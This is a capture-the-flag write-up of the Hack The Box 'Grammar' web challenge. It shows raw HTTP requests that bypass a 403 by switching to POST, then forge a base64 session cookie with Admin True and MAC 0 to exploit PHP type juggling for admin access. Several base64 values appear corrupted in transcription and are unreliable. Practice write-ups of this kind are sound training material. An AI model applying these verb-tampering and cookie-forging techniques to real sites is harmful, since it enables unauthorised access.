


HACK THE BOX

WEB CHALLENGE: GRAMMAR

When we access this page we get a Forbidden error. However we believe that something strange lies behind... Can you find a way in and retrieve the flag?

This address is unreachable 403 Forbidden page.




Forbidden

You don't have permission to access / on this server.

Apache/2.4.18 (Ubuntu) Server at docker.hackthebox.eu Port 48193

So, after I try gobuster, dirbuster and dirb without any result, I try to intercept with Burp Suite.



```
GET / HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301; __auc=251d2b19166978750c52fc54578; _gid=GA1.2.1909135181.1540297833
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

I change GET request to POST and successfully access the index page.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is 'http://docker.hackthebox.eu:48193'. The 'Request' pane shows a POST request to '/index.php' with various headers and cookies. The 'Response' pane shows an HTML response with a form and a cookie: 'ses=eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D'.

```
POST /index.php HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301;
__auc=251d2b19166978750c52fc54578; _gid=GA1.2.1909135181.1540297833
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Oct 2018 08:17:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie:
ses=eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D
VhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D
Vary: Accept-Encoding
Content-Length: 382
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>

<form action="/index.php" method="post">
Change Username: <br>
<input type="text" name="fuckhtml" placeholder="notimportant">
<!-- HTB hint:really not important...totally solvable without using it! Just
there to fill things and to save you from some trouble you might get into :)
-->
<input type="submit" value="Change">
</form>
</body>
</html>

not an admin (yet)
```

The Response gave the Set-Cookie: ses=xXxx, and I take it to decoder and smart decode the first line with red and gave the result in yellow line.

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. The input field contains the cookie value 'eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D'. The 'Smart decode' button is clicked, resulting in the decoded output 'eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ=='.

```
eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D
```

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eyJvc2VyIjoid2hvY2FyZXMlCjBZG1pbiI6kZhbHNliwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ==
```


So its not the result we want, I made the following changes, and I encode again as base64:

Top input: `{\"User\":\"whocares\",\"Admin\":\"True\",\"MAC\":0}`

Bottom input: `eyJvc2VyIjojd2hvY2FyZXMiLCJibGZG1pbil6IlRydWUiLCJNQUMiOjB9DQ==`

and the result I replace in the column ses, which gave me the flag:

Target: <http://docker.hackthebox.eu:48193>

Request

```
POST /index.php?= HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __ga=GA1.2.1832683296.1530720301; __auc=251d2b19166978750c52fc54578;
_gid=GA1.2.1909135181.1540297833;
ses=eyJvc2VyIjojd2hvY2FyZXMiLCJibGZG1pbil6IlRydWUiLCJNQUMiOjB9DQ==
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Oct 2018 09:09:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 639
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>

<form action="index.php" method="post">
Change Username: <br>
<input type="text" name="fuckhtml" placeholder="notimportant">
<!-- HTB hint:really not important...totaly solvable without using it!
Just there to fill things and to save you from some trouble you might get
into :) -->
<input type="submit" value="Change">
</form>
</body>
</html>

<h1> well done! flag is: TypejugAlingSOuLS </h1><br>I suck at php so if
you finished the challenge with a method other than type juggling the MAC
field or found a bug,please let me know :D <br>-forGP <br><br> oh...<a
href="http://imgur.com/m100HuE">and look how kind I am :P </a>
```